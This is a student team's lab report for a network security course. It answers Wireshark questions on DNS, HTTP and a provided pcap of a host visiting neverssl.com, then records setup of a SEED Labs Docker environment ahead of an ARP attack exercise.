Lab 1

Done by
Amrutha Patil: ap7982
Sakshi Kulkarni: smk8939
Chandana Yatisha: cs7074

Task 1. Capturing packets on your own

Overview: Run packet capture on your own and identify the activities on the network.

Steps:


1. Download and install Wireshark on your computer.
2. Come up with a random integer. Call it X.
3. Start capturing.
4. Open your browser and visit [X].neverssl.com. For example, my random number is 4567, then I would visit 4567.neverssl.com. Make sure that you have never visited [X].neverssl.com before.
5. Stop the packet capture.

Question 1.1:

- What are the IP addresses (“A records”) associated with “[X].neverssl.com”?
- Explain how you arrive at this answer.
- Include a relevant Wireshark screenshot. In the screenshot, make sure to show the “Answers” section of the corresponding DNS request.

Answer:

- The website we used for this lab is “4567.neverssl.com”
- The IP addresses associated with 4567.neverssl.com is: 34.223.124.45
- We arrived at this answer by examining the DNS response associated with 4567.neverssl.com
- DNS, or Domain Name System, is the internet's address book, converting user-friendly domain names into numerical IP addresses for seamless communication between devices on the web.





Question 1.2:

- Which IP address of [X].neverssl.com did your browser end up communicating with?
- Explain your response.
- Include a relevant Wireshark screenshot.

Answer 1.2:

- Our browser ended up communicating with the IP Address (34.223.124.45) returned by the DNS query as shown in the screenshot.
- As shows in the screenshots, the IP address returned by the DNS query and the IP address used to communicate with the site are the same.






Question 1.3:

- How is the IP address in Question 1.2 related to the IP addresses in Question 1.1?
- Why?

Answer 1.3:

- Its the same IP address in Question 1.1 and Question 1.2
- The IP address our browser ended up communicating with in Question 1.2 (34.223.124.45) is the same as the IP address ("A record") associated with 4567.neverssl.com in Question 1.1.
  The reason for this is quite straightforward: When we enter a domain name (like 4567.neverssl.com) in a browser, the system first needs to resolve that domain name to an IP address to know where to send our request. This is done through a DNS query. The DNS response provides the "A record" which is essentially the IP address associated with the domain name.
  Once the IP address is known (in this case, 34.223.124.45), our browser initiates a communication session with that IP. In the context of the web, this often involves a TCP three-way handshake followed by a transfer of data using the HTTP or HTTPS protocol.

So, the IP address in Question 1.2 is directly sourced from the DNS "A record" returned in response to our query about 4567.neverssl.com, as shown in Question 1.1. The purpose of this process is to ensure that our browser's request reaches the correct web server associated with the domain name we entered.




Question 1.4:

- How many HTTP requests did your browser send in its communication with [X].neverssl.com?
- What are these requests?
- Include a relevant Wireshark screenshot.

Answer 1.4:

- Our Browser sent 3 HTTP requests.
    1. First was for /online page
    2. Second for the /online/ page since the first one's response was 301
    3. The third request was for the website's favicon



Question 1.5:

- Can your Internet service provider see these HTTP requests?
- Why or why not?

Answer 1.5:

- Yes, ISP can see the HTTP requests since the site neverssl is not secure.
- When you use HTTP (as opposed to HTTPS), the data sent between your browser and the server is sent in plaintext. The ISP can see HTTP requests for both non-secure (HTTP) and secure (HTTPS) websites. For non-secure sites, they can view the content directly, while for secure sites, they can see the domain but not the content due to encryption.

Task 2. Parsing existing pcap files

Overview: Given some existing pcap file, identify activities on the network.

Steps:

1. Download this pcap file on your computer.
2. Open the pcap file in Wireshark. If Wireshark reports an error, try this file instead. The two files are equivalent.
3. Examine all the packets in the file.

Question 2.0:

- How many packets are captured in the pcap file?

Answer 2.0:

32 packets


Question 2.1: As you can tell from the pcap, a host is trying to visit http://345678.neverssl.com. Let's call this host Bob.

- What is Bob's MAC address?
- What is Bob's IP address?
- How do you know?
- Include a relevant Wireshark screenshot.

Answer 2.1:

- Bob's MAC address is 00:1c:42:18:1c:4e
- Bob's IP address is 192.168.88.5

- The screenshot (attcahed below) of the packet capture reveals these details. Within the DHCP packet, the ethernet section contains the source (Bob) MAC address and the IP section contains the source IP address.





Question 2.2: Let's now look at the server that hosts neverssl.com.

- What is its IP address?
- What is the MAC address of this server?
- How do you know?
- Include a relevant Wireshark screenshot.

Answer 2.2:

- The DNS response reveals that the IP addresses associated with the host neverssl.com are: 13.35.78.186, 13.35.78.8, 13.35.78.25, 13.35.78.170
- Bob's machine is communicating with the Host IP address 13.35.78.186



- The MAC address of this server is unknown. The MAC address given in wireshark is that of the closed device in Bob's network
- We know this because, the mac address is always replaced before forwarding, the DNS query and the ack to the neverssl server, both have the same mac address
-


-


-


Question 2.3:

- What other hosts are on the same local network as Bob?
- What are their IP addresses and MAC addresses?
- How do you know?
- Include relevant Wireshark screenshots.

[Your response goes here.]
Answer 2.3:

- Other host is 192.168.88.4
- IP : 192.168.88.4, MAC Address: 00:1c:42:42:60:f8 as it can be seen in the screenshot below
- We know this since the other host is redirecting a message to bob






Question 2.4: The pcap shows that Bob is trying to visit http://345678.neverssl.com.

- What else is going on in this network?
- Include relevant Wireshark screenshots.

Answer 2.4:

- Bob connects to network
- Use ARP to ensure MAC address is unique
- Uses DHCP to get IP address for Bob's machine
- Use DNS to get the IP address for the neverssl site, performs a three way TCP handshake and goes to the HTTP web page
- Then goes to favicon.ico on the neverssl page



1	0.000000000	Parallel_42:60:f8	Parallel_18:1c:4e	ARP	42	192.168.88.1 is at 00:1c:42:42:60:f8
2	2.002547709	Parallel_42:60:f8	Parallel_18:1c:4e	ARP	42	192.168.88.1 is at 00:1c:42:42:60:f8
3	3.315578918	0.0.0.0	255.255.255.255	DHCP	343	DHCP Request - Transaction ID 0x53f58129
4	3.319912335	192.168.88.1	192.168.88.5	DHCP	339	DHCP ACK - Transaction ID 0x53f58129
5	3.415800668	Parallel_18:1c:4e	Broadcast	ARP	42	Who has 192.168.88.1? Tell 192.168.88.5
6	3.416023418	Parallel_00:00:18	Parallel_18:1c:4e	ARP	42	192.168.88.1 is at 00:1c:42:00:00:18
7	4.004247044	Parallel_42:60:f8	Parallel_18:1c:4e	ARP	42	192.168.88.1 is at 00:1c:42:42:60:f8
8	6.009469086	Parallel_42:60:f8	Parallel_18:1c:4e	ARP	42	192.168.88.1 is at 00:1c:42:42:60:f8
9	8.010206712	Parallel_42:60:f8	Parallel_18:1c:4e	ARP	42	192.168.88.1 is at 00:1c:42:42:60:f8
10	8.028985379	192.168.88.5	192.168.88.1	DNS	79	Standard query 0x5d0b A 345678.neverssl.com
11	8.029006504	192.168.88.5	192.168.88.1	DNS	79	Standard query 0x900d AAAA 345678.neverssl.com
12	8.029299962	192.168.88.4	192.168.88.5	ICMP	107	Redirect (Redirect for host)
13	8.064625087	192.168.88.1	192.168.88.5	DNS	79	Standard query response 0x900d AAAA 345678.neverssl.com
14	8.134694171	192.168.88.1	192.168.88.5	DNS	143	Standard query response 0x5d0b A 345678.neverssl.com A 13.35.78.186 A 13.35.78.
15	8.134879504	192.168.88.5	13.35.78.186	TCP	74	43506 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2326274636 TSe
16	8.134929462	192.168.88.5	13.35.78.186	TCP	74	43508 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2326274636 TSe
17	8.135139879	192.168.88.4	192.168.88.5	ICMP	102	Redirect (Redirect for host)
18	8.147399712	13.35.78.186	192.168.88.5	TCP	62	80 → 43508 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460 WS=2
19	8.147444296	192.168.88.5	13.35.78.186	TCP	54	43508 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0
20	8.147713629	192.168.88.5	13.35.78.186	HTTP	385	GET / HTTP/1.1
21	8.148187004	13.35.78.186	192.168.88.5	TCP	54	80 → 43508 [ACK] Seq=1 Ack=332 Win=32768 Len=0
22	8.148297837	13.35.78.186	192.168.88.5	TCP	62	80 → 43506 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460 WS=2
23	8.148311587	192.168.88.5	13.35.78.186	TCP	54	43506 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0
24	8.161212212	13.35.78.186	192.168.88.5	TCP	1514	80 → 43508 [PSH, ACK] Seq=1 Ack=332 Win=32768 Len=1460 [TCP segment of a reass
25	8.161246546	192.168.88.5	13.35.78.186	TCP	54	43508 → 80 [ACK] Seq=332 Ack=1461 Win=64128 Len=0
26	8.161212296	13.35.78.186	192.168.88.5	HTTP	279	HTTP/1.1 200 OK (text/html)
27	8.161270671	192.168.88.5	13.35.78.186	TCP	54	43508 → 80 [ACK] Seq=332 Ack=1686 Win=64000 Len=0
28	8.188915254	192.168.88.5	13.35.78.186	HTTP	306	GET /favicon.ico HTTP/1.1
29	8.189494879	13.35.78.186	192.168.88.5	TCP	54	80 → 43506 [ACK] Seq=1 Ack=253 Win=32768 Len=0
30	8.218711004	13.35.78.186	192.168.88.5	HTTP	640	HTTP/1.1 200 OK (PNG)
31	8.218730837	192.168.88.5	13.35.78.186	TCP	54	43506 → 80 [ACK] Seq=253 Ack=587 Win=64128 Len=0
32	8.218904254	192.168.88.4	192.168.88.5	ICMP	82	Redirect (Redirect for host)

Task 3. Setting up SEED labs

Overview: Set up the SEED Lab environment

Steps: Follow either Option A or Option B, but not both Options.

- Option A: Creating SEED labs on DigitalOcean.
    - Follow this guide. I strongly recommend using DigitalOcean as the cloud provider as the cost is predictable (i.e., $10/month). Follow Step 1, Step 2, and Step 3B of the guide; ignore Step 3A.
- Option B: Creating SEED labs on VirtualBox.
    - Follow this guide only if your personal computer runs Linux, Windows 10, or the Intel macOS. If you run the latest macOS on the M1 chip, you have to choose Option A or use UTM for virtualization.

My recommendation is to go for Option A. It is the easier way to set up the environment, and you'll be able to get more help from me or the Course Assistant as we are both familiar with Option A. The total cost will not exceed $30 in total for this semester if you use DigitalOcean. Although Option B is cheaper, you need to make sure that the host machine (which runs VirtualBox or UTM) should have good performance.

If you're a new GitHub user, you may be qualified for free $100 DigitalOcean credits. See this link.

Question 0.1:

- Include a screenshot of your terminal when you run the following command:
  `su seed`

Answer 0.1:

```
You can find the instruction in the manual.
**********************************
root@ubuntu-s-1vcpu-2gb-nyc1-01:~/src-cloud# sudo su seed
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/root/src-cloud$
```

Task 4. Prepare the network environment.

Overview: Set up the network environment for Hosts A, B, and M.

Steps (or watch Danny's in-class demonstration):

1. Switch to the "seed" user: `su seed`
2. Go to https://seedsecuritylabs.org/Labs_20.04/Networking/ARP_Attack/.
3. Download the Lab setup file "Labsetup.zip" into the SEED Lab (created in Task 0).
4. Read Sections 1 and 2 only of the instructions.

Question 1.1:

- Use `dockps` to list the IP addresses of Hosts A, B, and M. Paste your screenshot below. Make sure to include your input (i.e., the `dockps` command) and the output — not just for this question but for all questions in this lab.

Answer 1.1:

```
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/root$ dockps
cd485adaad5f  A-10.9.0.5
e9c085da37d0  B-10.9.0.6
7f03a5a0b146  M-10.9.0.105
```

Question 1.2:

- Use `docksh` to access Host A's shell. Ping Host B from A's shell. Do not kill the ping process yet.
- Open a new window. Access Host B's shell. Run tcpdump for about five seconds. Paste the screenshot below.
